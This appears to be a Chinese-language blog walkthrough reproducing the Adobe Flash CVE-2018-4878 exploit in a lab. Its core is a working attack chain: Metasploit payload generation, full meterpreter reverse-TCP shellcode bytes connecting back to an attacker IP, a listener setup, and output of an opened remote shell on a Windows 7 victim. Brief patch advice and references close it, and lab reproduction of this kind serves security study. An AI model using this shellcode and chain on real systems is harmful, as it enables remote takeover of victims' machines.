CVE-2018-4878 漏洞复现

By:Mosin

0x01 前言

2 月 1 日， Adobe 官方发布了 Adobe Flash Player 系列产品的安全通告（APSA18-01），一个最新的 Adobe Flash 零日漏洞被发现针对韩国地区的人员发起攻击，该 0day 漏洞编号为 CVE-2018-4878，目前最新版本 28.0.0.137 及其以前版本的 Adobe Flash Player 均受漏洞影响，Adobe 官方将于 2 月 5 日发布漏洞补丁。

0x02 漏洞复现

攻击平台：Kali Linux ip:192.168.19.130
测试系统：win7

测试浏览器：IE11

Payload 模块：windows/meterpreter/reverse_tcp
利用工具：https://github.com/anbai-inc/CVE-2018-4878

测试获取一个 msf 反弹 shell 连接

1. kali 下执行生成一个 shellcode:

```
msf payload(reverse_tcp) > set LHOST 192.168.19.130
LHOST => 192.168.19.130
msf payload(reverse_tcp) > generate -t -c -f /tmp/test.txt
[-] Payload generation failed: Unsupported buffer format: -c
msf payload(reverse_tcp) > generate -t c -f /tmp/test.txt
[*] Writing 305441 bytes to /tmp/test.txt...
msf payload(reverse_tcp) > generate -t python -f /tmp/test.txt
[*] Writing 346669 bytes to /tmp/test.txt...
```


2. 获取 shellcode 并修改替换原来的 shellcode 为我们需要的 shellcode

```
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
buf += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
buf += "\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"
buf += "\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x13\x82\x68"
buf += "\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"
buf += "\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec"
buf += "\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57"
buf += "\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00"
buf += "\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5"
buf += "\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff"
buf += "\xd5\x01\xc3\x29\xc6\x75\xee\xc3"


payload = buf
```

3. 对 shellcode 进行监听

```
msf exploit(handler) > set LHOST 192.168.19.130
LHOST => 192.168.19.130
msf exploit(handler) > SHOW OPTIONS
[-] Unknown command: SHOW.
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: , , seh, threa
d, process, none)
   LHOST     192.168.19.130   yes       The listen address
   LPORT     4444             yes       The listen port
```

4. 执行当前 exploit 生成工具，执行生成的 index.html 文件



可以看到，360 拦截了我们的攻击请求，我们选择继续访问

5. 成功得到受害者机器权限

```
^Cmsf exploit(handler) > exploit

[*] Started reverse handler on 192.168.19.130:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.19.1
[*] Meterpreter session 1 opened (192.168.19.130:4444 -> 192.168.19.1:51717) at
2018-03-07 10:20:22 +0800

meterpreter > shell
Process 5852 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop>
```

0x03 漏洞影响

CVE-2018-4878 漏洞涉及产品
Adobe Flash Player
CVE-2018-4878 漏洞影响版本
Adobe Flash Player <= 28.0.0.137

0x04 漏洞修复建议

Adobe 官方 2 月 1 日发布通告表示该漏洞将于 2 月 5 日的补丁中修复。在此之前用户可以考虑禁用或卸载 Flash Player，或者使用受保护的视图打开 Microsoft Office 文档。
在补丁发布后，用户应该及时下载更新进行防护。
1. 检查当前版本：
访问网站 http://www.adobe.com/software/flash/about/，则会提示当前系统中的 Adobe Flash Player 版本。

0x05 漏洞参考

漏洞相关参考链接:
http://www.freebuf.com/vuls/162049.html
http://www.orz520.com/a/militery/2018/0217/10208805.html?from=haosou
https://github.com/anbai-inc/CVE-2018-4878
https://github.com/brianwrf/CVE-2017-4878-Samples
https://github.com/anbai-inc/CVE-2018-4878